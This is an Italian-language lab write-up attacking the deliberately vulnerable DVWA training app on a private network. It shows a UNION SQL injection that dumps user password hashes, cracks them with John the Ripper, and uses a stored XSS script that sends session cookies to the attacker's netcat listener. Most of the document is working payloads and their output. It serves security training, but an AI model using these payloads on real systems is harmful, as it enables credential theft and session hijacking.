

# SQL INJECTION BLIND & XSS STORED



## Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#  
First name: admin  
Surname: admin
```

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#  
First name: 1  
Surname: 1:admin:admin:admin:5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#  
First name: 1  
Surname: 2:Gordon:Brown:gordonb:e99a18c428cb38d5f260853678922e03
```

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#  
First name: 1  
Surname: 3:Hack:Me:1337:8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#  
First name: 1  
Surname: 4:Pablo:Picasso:pablo:0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#  
First name: 1  
Surname: 5:Bob:Smith:smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Come prima sono andato a recuperare tutti gli Username e le password (in hash) di tutti i profili salvati in SQL INJECTION BLIND tramite questo comando:

```
1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
```

# JOHN THE RIPPER

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=10
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
abc123         (gordonb)
letmein        (pablo)
charley        (1337)
4g 0:00:00:00 DONE (2024-01-10 10:49) 200.0g/s 153600p/s 153600c/s 230400C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 --show=/usr/share/wordlists/rockyou.txt pass.txt
Invalid option in --show switch. Valid options:
--show, --show=left, --show=formats, --show=types, --show=invalid
```

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 --show /usr/share/wordlists/rockyou.txt pass.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password
```

5 password hashes cracked, 52 left

Dopodichè sono andato ad utilizzare JOHN THE RIPPER per decifrare le password degli utenti essendo in HASH (cifrate) con metodo a dizionario (ovvero un elenco delle parole più comuni utilizzate online) tramite il file rockyou.txt (ovvero il file più grande e vasto di parole disponibile online per fare attacchi a dizionario)

# XSS SCRIPT

Damn Vulnerable Web Ap x

192.168.50.101/dvwa/vulnerabilities/xss\_s/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**DVWA**

**Vulnerability: Stored Cross Site Scripting (XSS)**

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
**XSS stored**  
DVWA Security  
PHP Info  
About  
Logout

Name \* low

Message \* `<script>var i=new Image;i.src="http://192.168.50.100:80/?"+document.cookie;</script>`

Sign Guestbook

Name: test  
Message: This is a test comment.

Name: Low  
Message:

Name: low  
Message:

Name: low  
Message:

Name: low  
Message:

Name: low  
Message:


Qui invece sono andato nella pagina di XSS Stored per trovare i cookie di sessione (che vedremo nella diapositiva successiva grazie a JOHN THE RIPPER), tramite questo script:





```
<script>var i=new  
Image;i.src="http://192.168.50.100:80/?"+docum  
ent.cookie;</script>
```

Questo passaggio va effettuato per ogni singolo utente nel database al quale abbiamo trovato i dati di accesso tramite il precedente passaggio

P.S. Prima di inserire lo script ho analizzato elemento della pagina ed ho aumentato la lunghezza caratteri massimi, da 50 a 100, da immettere all'interno della parte « Message \* »

# NETCAT



```
Open ▾  Script XSS Stored script.txt Ln 2, Col 85     
~/Desktop  
  
1 Script XSS Stored  
2 <script>var i=new Image;i.src="http://192.168.50.100:80/?"+document.cookie;</script>  
  
kali@kali: ~  
  
❏ (kali@kali)-[~]  
❏ $ nc -lvp 80  
listening on [any] 80 ...  
connect to [192.168.50.100] from kali [192.168.50.100] 44542  
GET /abc.php?security=low;%20PHPSESSID=acf50860c8d72df3c68c39a2c84813b0 HTTP/1.1  
Host: 192.168.50.100  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: image/avif,image/webp,*/  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/
```

Dopodiché utilizzando NETCAT (mettendolo in ascolto sulla porta 80) andremo ad ascoltare tutte le connessioni nella porta 80 (riferite all'IP di Kali, 192.168.50.100) così da trovare il PHPSESSID ed i cookie di sessione dell'utente. Questa procedura è stata effettuata sull'utente ADMIN, ma si può utilizzare anche a tutti gli altri utenti registrati nel database che abbiamo trovato prima.